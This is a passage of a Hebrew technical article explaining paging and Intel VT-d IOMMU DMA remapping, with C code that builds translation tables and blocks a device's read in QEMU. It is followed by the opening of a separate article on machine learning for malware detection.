
והרכיב מכיר אך ורק כתובות פיזיות אזי המערכת הפעלה במכונה לא מסוגלת לתאם עם הרכיב כתובת פיזית שתשמש את שניהם.

ולכן, רכיב ה-IOMMU נוצר על מנת להתמודד עם אתגרים אלו על ידי כך שהוא מונע מהרכיב גישה לכתובות פיזיות ומבצע תרגום בין כתובת שהרכיב ביקש לבין כתובת פיזית בדומה למנגנון ה-paging.

איך נראה המנגנון?

כמו שצינתי ה-IOMMU דומה למנגנון ה-paging.

Paging הוא מנגנון היררכי שממש להמרה בין כתובת וירטואלית לפיזית. המנגנון עובד בצורה הבאה:



[מקור: <https://www.geeksforgeeks.org/multilevel-paging-in-operating-system>]

בעצם הכתובת שלנו מורכבת מאוסף של offsets אל תוך טבלאות כאשר ה-offset הראשון הוא יותר גדול ומשמש כ-offset אל תוך דף פיזי. הטבלאות מצויות במבנה היררכי כך שבכל טבלה נמצא המצביע לטבלה הבאה. המצביע הראשון ממוקם בד"כ באוגר, ב-x86 המצביע שמור ב-CR3.

במקרה והגודל שמוגדר לדף הוא 4KB אז ה-offset הראשון יהיה בגודל של 12-bit (מגיע עד ל-4096 בתים) ואז ה-offset השני יהיה באורך 9-bit כי הוא ישמש כ-Index אל תוך טבלה שאורכה 512 (2 בחזקת 9).

בגלל שכל רשומה בטבלה תצביע להתחלה של page אחר בעצם ניתן למפות ככה 512×4096 בתים שזה 2MB. אם נוסיף עוד טבלה באורך 512 נוכל למפות $512 \times 2\text{MB}$ שזה 1Gb, טבלה נוספת תיתן לנו 512Gb ובעזרת עוד טבלה נגיע כבר לכמה טרות של זיכרון.

בגלל זה לא נשתמש בכתובת שאורכה יותר מ-48-bit (offset ראשוני ו-4 טבלאות), פשוט כי אין צורך.

אציין שיכולים לקרות 2 מצבים:

- הראשון הוא לוותר על טבלה מימין ולהוסיף את הביטים שלה מתוך הכתובת ל-offset שמצביע אל תוך דף פיזי. ואז לדוגמא, 12 הביטים הראשונים יתחברו עם 9 הביטים שאחריהם ויתנו לנו להצביע אל תוך דף שגודלו 2MB. למרות שישנה פחות טבלה עדיין הכתובת כולה היא באורך שהייתה.

- השני הוא שמוגדר לנו מספר טבלאות מקסימלי. אם מוגדרים לנו לדוגמא עד 3 טבלאות המשמעות היא שהכתובת המקסימלית היא באורך 39-bit ($9 \times 3 + 12$) ואז אנחנו יכולים למפות עד 512GB.

Table 5. Second-level Paging Structures

Paging Structure	Entry Name	Physical Address of Structure	Bits Selecting Entry	Page Mapping
Second-level PML4 table	SL-PML4E	Context-entry (or Extended-Context-entry)	47:39	N/A
Second-level Page-directory-pointer table	SL-PDPE	SL-PML4E ¹	38:30	1-GByte page (if Page Size (PS) field is Set)
Second-level Page directory	SL-PDE	SL-PDPE	29:21	2-MByte page (if Page-Size (PS) field is Set)
Second-level Page table	SL-PTE	SL-PDE	20:12	4-KByte page

1. For implementations supporting only 3-level paging structures for second-level translation, there is no SL-PML4E, and the physical address to locate the SL-PDPE is provided by the context-entry (or extended-context-entry).

[מקור: <https://www.intel.com/>]

ב-IOMMU הטבלאות יחסית זהות אך קיים מיפוי לכל רכיב ולכן זה נראה כך:





Figure 3-7. Device to Domain Mapping Structures in Legacy Mode

[מקור: <https://www.intel.com/>]

תחילה קיים מצביע ל-Root Table (בהמשך אראה כיצד מאתרים את המצביע). לאחר מכן יש מצביע בכל bus שמובייל לטבלה שמכילה רשומה עבור כל רכיב (צירוף של slot ו-func). מכל רשומה של רכיב ניתן להגיע אל הטבלאות המרה שלו.



חשוב לציין שיכולים להיות כמה קבוצות של bus כפי שהזכרתי קודם, ולכן יכול להיות מצביע ל- Root Table לכל Segment (Domain).

וכיצד מתממשקים עם המנגנון?

לפני שנצלול אל תוך החלק הטכני של המנגנון והצורה שבה הוא ממומש אתן שני דגשים חשובים:

ראשית, היישום של המנגנון משתנה בין סוגי מעבדים. אני אתייחס לטכנולוגיה של intel ששמה בישראל (ובתפוצות) הוא VT-d. לעיתים יש תפיסה שהמנגנון הוא חלק ממנגנון הווירטואליזציה והם חייבים לפעול יחדיו אבל לא כך הדבר, מדובר על מנגנון נפרד אשר יכול להתקיים ללא וירטואליזציה כלל ולשמש לצרכים מגוונים.

שנית סביבת הבדיקות בה אני משתמש היא עדיין QEMU, ולכן, אשתמש במנגנון שלהם ("vIOMMU") שאמור לדמות את המנגנון המקורי. הדגלים שהוספתי ל-QEMU הם:

```
-machine q35,accel=kvm,kernel-irqchip=split -device intel-iommu,intremap=on
```

כעת אתחיל את החלק הפרקטי והמעניין שיסביר כיצד קורה הקסם שנקרא IOMMU בפועל. אתם תוהים כיצד ניתן למצוא את כל המידע בצורה הכי מפורטת ומסודרת, וכמובן שהתשובה היא [בתיעוד של Intel](#).

ניתן להבחין שמדובר על כמה מאות עמודים לא פשוטים לקריאה ולכן סיכמתי לכם מימוש מסוים שמבוסס על הפרויקט [HelloIommuPkg](#), בנוסף, אפנה אתכם לחלקים בתיעוד על ידי ציון של מספר הפרק בסוגריים.

וגם כאן הכל מתחיל מטבלת ACPI אחת בשם "DMAR". המבנה שלה מתחיל כשאר טבלאות ה-ACPI (8.1) אך בסופה קיים מערך של אובייקטים שמהם נוכל להבין היכן למקם את קונפיגורציה ה-IOMMU שלנו.

המערך בנוי מאובייקטים שונים שבתחילתם יש את המבנה הבא:

```
typedef struct {  
    WORD    Type;  
    WORD    Length;  
} attribute ((packed)) ACPI_DMAR_STRUCTURE_HEADER;
```

המבנה מאפשר לנו להבדיל ביניהם על פי Type ולדלג עליהם לפי Length. האובייקט שיעניין אותנו הוא אובייקט בשם DRHD (8.3) שבו מצוין היכן הקונפיגורציה ממוקמת (מדובר על MMIO).

הערכים שנעתיק מתוך מרחב הזיכרון שמפנה אותנו ה-DRHD הם:

- היכן ממוקם מרחב הזיכרון.
- ה-Capabilities שיש לקונפיגורציה (ארחיב בהמשך).



הקוד שמבצע את התהליך שתיארתי נראה כך:

```
UINT64 endOfDmar;
const ACPI_DMAR_STRUCTURE_HEADER* dmarHeader;
UINT64 discoveredUnitCount;

//
// Walk through the DMAR table, find all DMA-remapping hardware unit
// definition structures in it, and gather relevant information into DmarUnits.
//
discoveredUnitCount = 0;
endOfDmar = (UINT64)DmarTable + DmarTable->Header.Length;
dmarHeader = (const ACPI_DMAR_STRUCTURE_HEADER*)(DmarTable + 1);

while ((UINT64)dmarHeader < endOfDmar)
{
    if (dmarHeader->Type == ACPI_DMAR_TYPE_DRHD)
    {
        if (discoveredUnitCount < MaxDmarUnitCount)
        {
            const ACPI_DMAR_DRHD_HEADER* dmarUnit;

            dmarUnit = (const ACPI_DMAR_DRHD_HEADER*)dmarHeader;
            DmarUnits[discoveredUnitCount].RegisterBaseVa = dmarUnit->RegisterBaseAddress;
            DmarUnits[discoveredUnitCount].Capability.Uint64 =
                *(UINT64*)(DmarUnits[discoveredUnitCount].RegisterBaseVa + R_CAP_REG);
            DmarUnits[discoveredUnitCount].ExtendedCapability.Uint64 =
                *(UINT64*)(DmarUnits[discoveredUnitCount].RegisterBaseVa + R_ECAP_REG);
        }
        discoveredUnitCount++;
    }
    dmarHeader = (const ACPI_DMAR_STRUCTURE_HEADER*)
        ((UINT64)dmarHeader + dmarHeader->Length);
}
```

לאחר שחילצנו את המידע הנחוץ לנו מהמבנה נוכל לבצע את הבדיקות הנחוצות לנו להמשך. בקוד שהתבססתי עליו הייתה תמיכה רק בכתובות באורך 48-bit. בגלל שה-vIOMMU תומך בכתובות באורך 39-bit ערכתי את הקוד בהתאם. איך גיליתי באיזה אורך של כתובת תומך המנגנון? בעזרת ה-capabilities שאספנו קודם. המבנה שלהם הוא זה:

```
typedef union {
    struct {
        BYTE    ND:3; // Number of domains supported
        BYTE    AFL:1; // Advanced Fault Logging
        BYTE    RWBF:1; // Required Write-Buffer Flushing
        BYTE    PLMR:1; // Protected Low-Memory Region
        BYTE    PHMR:1; // Protected High-Memory Region
        BYTE    CM:1; // Caching Mode


        BYTE    SAGAW:5; // Supported Adjusted Guest Address Widths
        BYTE    Rsvd_13:3;

        BYTE    MGAW:6; // Maximum Guest Address Width
        BYTE    ZLR:1; // Zero Length Read
        BYTE    Rsvd_23:1;

        WORD    FRO:10; // Fault-recording Register offset
        WORD    SLLPS:4; // Second Level Large Page Support
        WORD    Rsvd_38:1;
        WORD    PSI:1; // Page Selective Invalidation

        BYTE    NFR:8; // Number of Fault-recording Registers

        BYTE    MAMV:6; // Maximum Address Mask Value
        BYTE    DWD:1; // Write Draining
        BYTE    DRD:1; // Read Draining
    };
};
```



```

BYTE    FL1GP:1; // First Level 1-GBYTE Page Support
BYTE    Rsvd_57:2;
BYTE    PI:1; // Posted Interrupts Support
BYTE    Rsvd_60:4;
} Bits;
UINT64   Uint64;
} __attribute__((packed)) VTD_CAP_REG;

```

והבדיקה שביצעתי היא לפי ה-flag שנקרא SAGAW:

Bits	Access	Default	Field	Description
12:8	RO	X	SAGAW: Supported Adjusted Guest Address Widths	This 5-bit field indicates the supported adjusted guest address widths (which in turn represents the levels of page-table walks for the 4KB base page size) supported by the hardware implementation. A value of 1 in any of these bits indicates the corresponding adjusted guest address width is supported. The adjusted guest address widths corresponding to various bit positions within this field are: 0: Reserved 1: 39-bit AGAW (3-level page-table) 2: 48-bit AGAW (4-level page-table) 3: Reserved 4: Reserved Software must ensure that the adjusted guest address width used to set up the page tables is one of the supported guest address widths reported in this field.

```

if ((DmarUnits[i].Capability.Bits.SAGAW & (1 << 1)) == 0)
{
    Print("Unit %d SAGAW %d\n", i, DmarUnits[i].Capability.Bits.SAGAW);
    Print("Unit %d does not support 39-bit AGAW (3-level page-table) %d\n",
        i,
        DmarUnits[i].Capability.Uint64);
    return STATUS_FAILURE;
}

```

מכיוון שאני מעוניין להשתמש גם בדפים בגודל 2MB אבדוק גם את התמיכה בהם:

37:34	RO	X	SLLPS: Second Level Large Page Support	This field indicates the large page sizes supported by hardware. A value of 1 in any of these bits indicates the corresponding large-page size is supported. The large-page sizes corresponding to various bit positions within this field are: 0: 21-bit offset to page frame (2MB) 1: 30-bit offset to page frame (1GB) 2: Reserved 3: Reserved Hardware implementations supporting a specific large-page size must support all smaller large-page sizes. i.e., only valid values for this field are 0000b, 0001b, 0011b.
-------	----	---	--	---

[מקור: <https://www.intel.com/>]



```
if ((DmarUnits[i].Capability.Bits.SLLPS & (1 << 0)) == 0)
{
    Print("Unit %d does not support 2MB second level large pages\n", i);
    return STATUS_FAILURE;
}
```

כעת נוכל להגדיר את הטבלאות. המבנים שנשתמש בהם הם:


```
typedef union {
    struct {
        UINT32 Present:1;
        UINT32 Reserved_1:11;
        UINT64 ContextTablePointer: 52;
        UINT64 Reserved_64;
    } Bits;
    struct {
        UINT64 Uint64Lo;
        UINT64 Uint64Hi;
    } Uint128;
} __attribute__((packed)) VTD_ROOT_ENTRY;

typedef union {
    struct {
        UINT32 Present:1;
        UINT32 FaultProcessingDisable:1;
        UINT32 TranslationType:2;
        UINT32 Reserved_4:8;
        UINT64 SecondLevelPageTranslationPointer: 52;
        UINT32 AddressWidth:3;
        UINT32 Ignored_67:4;
        UINT32 Reserved_71:1;
        UINT32 DomainIdentifier:16;
        UINT32 Reserved_88:8;
        UINT32 Reserved_96:32;
    } Bits;
    struct {
        UINT64 Uint64Lo;
        UINT64 Uint64Hi;
    } Uint128;
} __attribute__((packed)) VTD_CONTEXT_ENTRY;

typedef union {
    struct {
        UINT32 Read:1;
        UINT32 Write:1;
        UINT32 Execute:1;
        UINT32 ExtendedMemoryType:3;
        UINT32 IgnorePAT:1;
        UINT32 PageSize:1;
        UINT32 Ignored_8:3;
        UINT32 Snoop:1;
        UINT64 Address: 40;
        UINT32 Ignored_52:10;
        UINT32 TransientMapping:1;
        UINT32 Ignored_63:1;
    } Bits;
    UINT64 Uint64;
} __attribute__((packed)) VTD_SECOND_LEVEL_PAGING_ENTRY;

typedef struct _DMAR_TRANSLATIONS
{
    VTD_ROOT_ENTRY RootTable[256];

    //
    // The context table can be multiple but all root entries set up by this
    // project point to the same, single context table, hence this is not
```



```
// ContextTable[256][256]. This table is made up of 256 entries.
//
VTD_CONTEXT_ENTRY ContextTable[256];
VTD_SECOND_LEVEL_PAGING_ENTRY pdpe[512];
VTD_SECOND_LEVEL_PAGING_ENTRY pde[512][512];
} attribute ((packed)) DMAR_TRANSLATIONS;
```

שלושת המבנים הם לפי ההיררכיה (RootTable->Context->Table). כעת אצרף את מקטע הקוד שאחראי לקנפג את המבנה של הטבלאות:

```
STATUS
FillTranslations(DMAR_TRANSLATIONS* Translations)
{
    VTD_ROOT_ENTRY defaultRootValue;
    VTD_CONTEXT_ENTRY defaultContextValue;
    VTD_SECOND_LEVEL_PAGING_ENTRY* pde;
    VTD_SECOND_LEVEL_PAGING_ENTRY* pd;
    UINT64 pml4Index;
    UINT64 destinationPa;

    ASSERT(((UINT64)Translations % PAGE_SIZE) == 0); // Check alignment to 4096


    defaultRootValue.Uint128.Uint64Hi = defaultRootValue.Uint128.Uint64Lo = 0;
    defaultRootValue.Bits.ContextTablePointer = (UINT64)Translations->ContextTable >> 12;
    defaultRootValue.Bits.Present = TRUE;
    for (UINT64 bus = 0; bus < 256; bus++)
    {
        Translations->RootTable[bus] = defaultRootValue;
    }

    defaultContextValue.Uint128.Uint64Hi = defaultContextValue.Uint128.Uint64Lo = 0;
    defaultContextValue.Bits.DomainIdentifier = 1;
    defaultContextValue.Bits.AddressWidth = 1; // 001b: 39-bit AGAW (3-level page table)
    defaultContextValue.Bits.SecondLevelPageTranslationPointer = (UINT64)Translations->pdpe >> 12;
    defaultContextValue.Bits.Present = TRUE;
    for (UINT64 i = 0; i < 256; i++)
    {
        Translations->ContextTable[i] = defaultContextValue;
    }
    destinationPa = 0;

    for (UINT64 pdptIndex = 0; pdptIndex < 512; pdptIndex++)
    {
        pde = Translations->pde[pdptIndex]; // Next-level Pointer
        Translations->pdpe[pdptIndex].Uint64 = (UINT64)pde;
        Translations->pdpe[pdptIndex].Bits.Read = TRUE;
        Translations->pdpe[pdptIndex].Bits.Write = TRUE;

        for (UINT64 pdIndex = 0; pdIndex < 512; pdIndex++)
        {
            pde[pdIndex].Uint64 = destinationPa;
            pde[pdIndex].Bits.Read = TRUE;
            pde[pdIndex].Bits.Write = TRUE;
            pde[pdIndex].Bits.PageSize = TRUE;

            if ((destinationPa <= 0x9fb00) && ((destinationPa + LARGE_PAGE_SIZE) >= 0x9fb00))
            {
                pde[pdIndex].Bits.Read = FALSE;
            }
            destinationPa += LARGE_PAGE_SIZE; //2MB
        }
    }
    return STATUS_SUCCESS;
}
```



אסביר את השלבים שהקוד מיישם:

1. שינוי ה-RootTable כך שכל הרשומות שלו יצביעו אל אותה טבלה של ContextEntry. הסיבה היא שעל מנת לפשט נשתמש באותן טבלאות לכל הרכיבים במימוש זה.
2. יצירת ContextEntry אחד והשמה שלו לכל הטבלה. הרשומה תצביע לטבלה הראשונה בהיררכיה של הטבלאות מיפוי.
3. כעת יוצרים מיפוי 1-1, ז"א שכתובת וירטואלית תהיה שווה לכתובת הפיזית שמתאימה לה. בנוסף נשתמש בדפים בגודל 2MB. ניתן לשים לב שבמבנה של הדפים מצוינות גם ההרשאות הניתנות (כתיבה/קריאה). הוספתי שינוי קטן שהדף של הכתובת 0x9fb00 יהיה ללא הרשאות קריאה ל-DMA, הסיבה היא ההדגמה שאציג בהמשך.

לבסוף, מה שנשאר הוא רק להפעיל את המנגנון:

```
#define R_RTADDR_REG    0x20
#define R_GCMD_REG      0x18

#define B_GMCD_REG_S RTP (1 << 30)
#define B_GMCD_REG_TE (1 << 31)
#define B_GSTS_REG_TE (1 << 31)

typedef union _VTD_ROOT_TABLE_ADDRESS_REGISTER
{
    struct
    {
        UINT64 Reserved_1 : 10;           // [9:0]
        UINT64 TranslationTableMode : 2;  // [11:10]
        UINT64 RootTable : 52;           // [63:12]
    } Bits;
    UINT64 AsUInt64;
} VTD_ROOT_TABLE_ADDRESS_REGISTER;

VTD_ROOT_TABLE_ADDRESS_REGISTER rootTableAddressReg;

rootTableAddressReg.AsUInt64 = 0;
rootTableAddressReg.Bits.RootTable = (UINT64)Translations->RootTable >> 12;

*(UINT64*) (dmarUnits[0].RegisterBaseVa + R_RTADDR_REG) = rootTableAddressReg.AsUInt64;
*(UINT32*) (dmarUnits[0].RegisterBaseVa + R_GCMD_REG) = B_GMCD_REG_S RTP;

for (; (* (UINT32*) (dmarUnits[0].RegisterBaseVa + R_GSTS_REG) & B_GSTS_REG_RTPS) == 0;)
{
}
```

תחילה נבצע השמה של הטבלאות שהכנו אל תוך האוגר (שוב, אוגר בזיכרון) שאחראי לציין היכן הטבלת תרגום. לאחר מכן נמתין עד שהפעולה הושלמה ועודכנה באוגר שאחראי על ה-Status.

המימוש של הפעולה מבוסס על התייעוד הבא:

Bits	Access	Default	Field	Description
30	WO	0	SRTP: Set Root Table Pointer	Software sets this field to set/update the root-table pointer used by hardware. The root-table pointer is specified through the Root Table Address (RTADDR_REG) register. Hardware reports the status of the 'Set Root Table Pointer' operation through the RTPS field in the Global Status register. The 'Set Root Table Pointer' operation must be performed before enabling or re-enabling (after disabling) DMA remapping through the TE field. After a 'Set Root Table Pointer' operation, software must globally invalidate the context-cache and then globally invalidate the IOTLB. This is required to ensure hardware uses only the remapping structures referenced by the new root-table pointer, and not stale cached entries. While DMA remapping is active, software may update the root table pointer through this field. However, to ensure valid in-flight DMA requests are deterministically remapped, software must ensure that the structures referenced by the new root table pointer are programmed to provide the same remapping results as the structures referenced by the previous root-table pointer. Clearing this bit has no effect. The value returned on a read of this field is undefined.

[מקור: <https://www.intel.com/>]

לאחר מכן יש לרענן את ה-cache, הקוד שמבצע זאת ממוקם בפרויקט שצירפתי, תוכלו להסתכל שם. ומולכם הקוד שמפעיל את המנגנון כולו:

```
* (UINT32*) (dmarUnits[0].RegisterBaseVa + R_GCMD_REG) = B_GCMD_REG_TE;
for (; (* (UINT32*) (dmarUnits[0].RegisterBaseVa + R_GSTS_REG) & B_GSTS_REG_TE) == 0;)
{
}
```

מעולה! הפעלנו את המנגנון עבור ה-DRHD הראשון. בשביל להתייחס אל כל ה-Segments יש לעשות את אותה פעולה עבור כל היחידות.

הדגמה

ועכשיו ננסה לראות את המנגנון בפעולה. נשתמש בדרייבר שכתבנו קודם לכן ל-EDU. אזכיר 2 נקודות חשובות:

- הדרייבר משפיע על הרכיב ככה שיקרא ויכתוב לכתובת הפיזית 0x9fb00.
- בקונפיגורציה ה-IOMMU שיישמנו חסמנו לכל הרכיבים במערכת הרשאות קריאה לדף שמכיל את הכתובת 0x9fb00.

וכעת, כאשר נריץ את הדרייבר נקבל מ-QEMU את הפלט הבא:

```
qemu-system-x86_64: vtd_ioba_to_slpte: detected slpte permission error (ioba=0x9fb00, level=0x2, slpte=0x82, write=0)
qemu-system-x86_64: Interrupt Mask set, irq is not generated
qemu-system-x86_64: vtd_iommu_translate: detected translation failure (dev=00:03:00, ioba=0x9fb00)
```

ניתן בבירור לשים לב להודעה שמציינת "translation failure". היא מתארת שהרכיב 00:03:00 (הערך של ה-edu) ניסה לבצע פעולת קריאה (write=0) בכתובת 0x9fb00 והפעולה נכשלה.

כמובן שאם ניתן לרכיב הרשאות קריאה לדף, הפעולה תסתיים בהצלחה!

סיכום

במהלך המאמר הצגתי לכם את טכנולוגיית ה-PCI וכיצד מערכת ההפעלה מתממשקת איתה (עד לרמת הברזלים). חשוב לי להדגיש את החשיבות של טכנולוגיה זאת, לדוגמא במידה ואין קונפיגורציית IOMMU רכיבים יכולים לכתוב/לקרוא ישירות מהזיכרון ובכך לסכן תשתיות וירטואליזציה. מעבר לכך, היכולת לפנות ישירות לרכיבי חומרה יכולה לסייע בפרוייקטי חומרה ואבטחה רבים ומגוונים.

קצת עליי

שמי מתן קוטיק, אני בן 22 כיום ראש צוות מחקר בתחום הסייבר. את הנושא שתוארתי פה הכרתי לאחר מחקר שעשיתי בתחום הוירטואליזציה שבמהלכו נחשפתי לטכנולוגיה הכל כך חשובה של ה-IOMMU שמשום מה היא פחות מתועדת ומוסברת מטכנולוגיות אחרות. ולכן, הכנתי את המאמר כשירות לציבור לחסוך לחוקרים ומפתחים דוברי עברית המון זמן (והמון ייאוש), ולתת להם את הכלים להיכנס לעולם מסויים שלפעמים פחות נעים להעמיק בו.

במידה ויש שאלות מסויימות או רעיונות לפרוייקטים אשר מבוססים על המאמר אשמח שתפנו אליי למייל matank001@gmail.com האישי שלי:



מקורות

- <https://docs.oracle.com/cd/E19683-01/806-5222/hwovr-22/>
- <https://wiki.qemu.org/Features/Q35>
- <https://github.com/qemu/qemu/blob/master/docs/specs/edu.txt>
- <https://github.com/tandasat/HelloIommuPkg>
- <https://lettieri.iet.unipi.it/virtualization/vt-directed-io-spec.pdf>
- <https://projectacrn.github.io/2.1/developer-guides/hld/hv-dev-passthrough.html>
- <https://www.geeksforgeeks.org/multilevel-paging-in-operating-system/>
- <https://wiki.osdev.org>
- <https://docs.kernel.org/PCI/pci.html>
- <https://standa-note.blogspot.com/2020/05/introductory-study-of-iommu-vt-d-and.html>
- <https://www.digitalwhisper.co.il/files/Zines/0x7C/DW124-1-NativeHyperVisor.pdf>

בינה מלאכותית והגנת סייבר: הייפ ומציאות - חלק ב'

מאת [ד"ר יעקב רימר](#)

הקדמה

בשנים האחרונות נוצר הייפ גדול סביב השינוי מהקצה עד הקצה שיביאו לעולם הגנת הסייבר שיטות של בינה מלאכותית (Artificial Intelligence - AI) בכלל ולמידת מכונה (Machine Learning - ML) בפרט. בסדרת מאמרים זו אנסה לבחון לעומק את הפוטנציאל של שיטות מתקדמות בלמידת מכונה לקידום משמעותי של יישומים שונים בתחום הגנת הסייבר.

קיימות מספר שיטות לחלק את נושאי הגנת הסייבר. אני אנקוט בחלוקה אותה בחרו כותבי המאמר של [CSET](#) (קיצור של Center for Security and Emerging Technology) שאני סוקר ואחלק את נושאי הגנת הסייבר שאעסוק בהם לארבע קבוצות: פעולות מוכנות וחוסן, יישומי ניטור, פעולות תגובה והתאוששות, והגנה אקטיבית.

[במאמר הראשון](#) הגדרתי את מסגרת הדיון והצגתי דיון לדוגמא שעסק בתרומה האפשרית של למידת מכונה לבדיקות חדירות, רכיב חשוב בשלב המוכנות והחוסן של המערכות. במאמר הנוכחי אמשיך בשני דיונים פרטניים נוספים. נתחיל בדיון ביכולת של למידת מכונה לאתר פוגענים על ידי מוצרי AV ו-EDR כחלק מתהליך הניטור. לאחר מכן נדון ביישומים לטובת כתיבה של קוד מאובטח, נציג נוספים שלב המוכנות והחוסן.

למידת מכונה לטובת איתור פוגענים (Malwares)

[במאמר הקודם](#) ציינתי כי כותבי המאמר של CSET סוקרים את ההיסטוריה של אינטליגנציה מלאכותית עבור שלושה יישומים שונים של הגנת סייבר. נתחיל הפעם בסקירה של מוצרי AV (Anti-Virus). חברות AV הוקמו בסוף שנות ה-80 של המאה הקודמת. החל משנת 1996 חברת IBM החלה לחקור יישומי למידת מכונה לטובת איתור פוגענים. זאת מכיוון שכבר בשלב מוקדם זה מפתחי פוגענים הבינו שניתן לעקוף די בקלות את מנגנוני החתימות ששימשו את ה-AV בראשית דרכם.

כל מה שצריך לעשות הוא לשנות במעט את הקוד של הפוגען (מכונה פולימורפיזם או מטמורפיזם) ולייצר ווריאנטים שונים שלו. די דומה לווריאנטים של וירוס הקורונה שנוצרים בתהליך האבולוציה שלו, עליהם אנחנו שומעים הרבה לאחרונה. יצור של ווריאנטים שונים שיבש את יעילות מנגנוני החתימות הבסיסיים. זאת מכיוון שהם היו מסוגלים לחפש רק קבצים זהים לאלו שהם כבר זיהו בעבר.

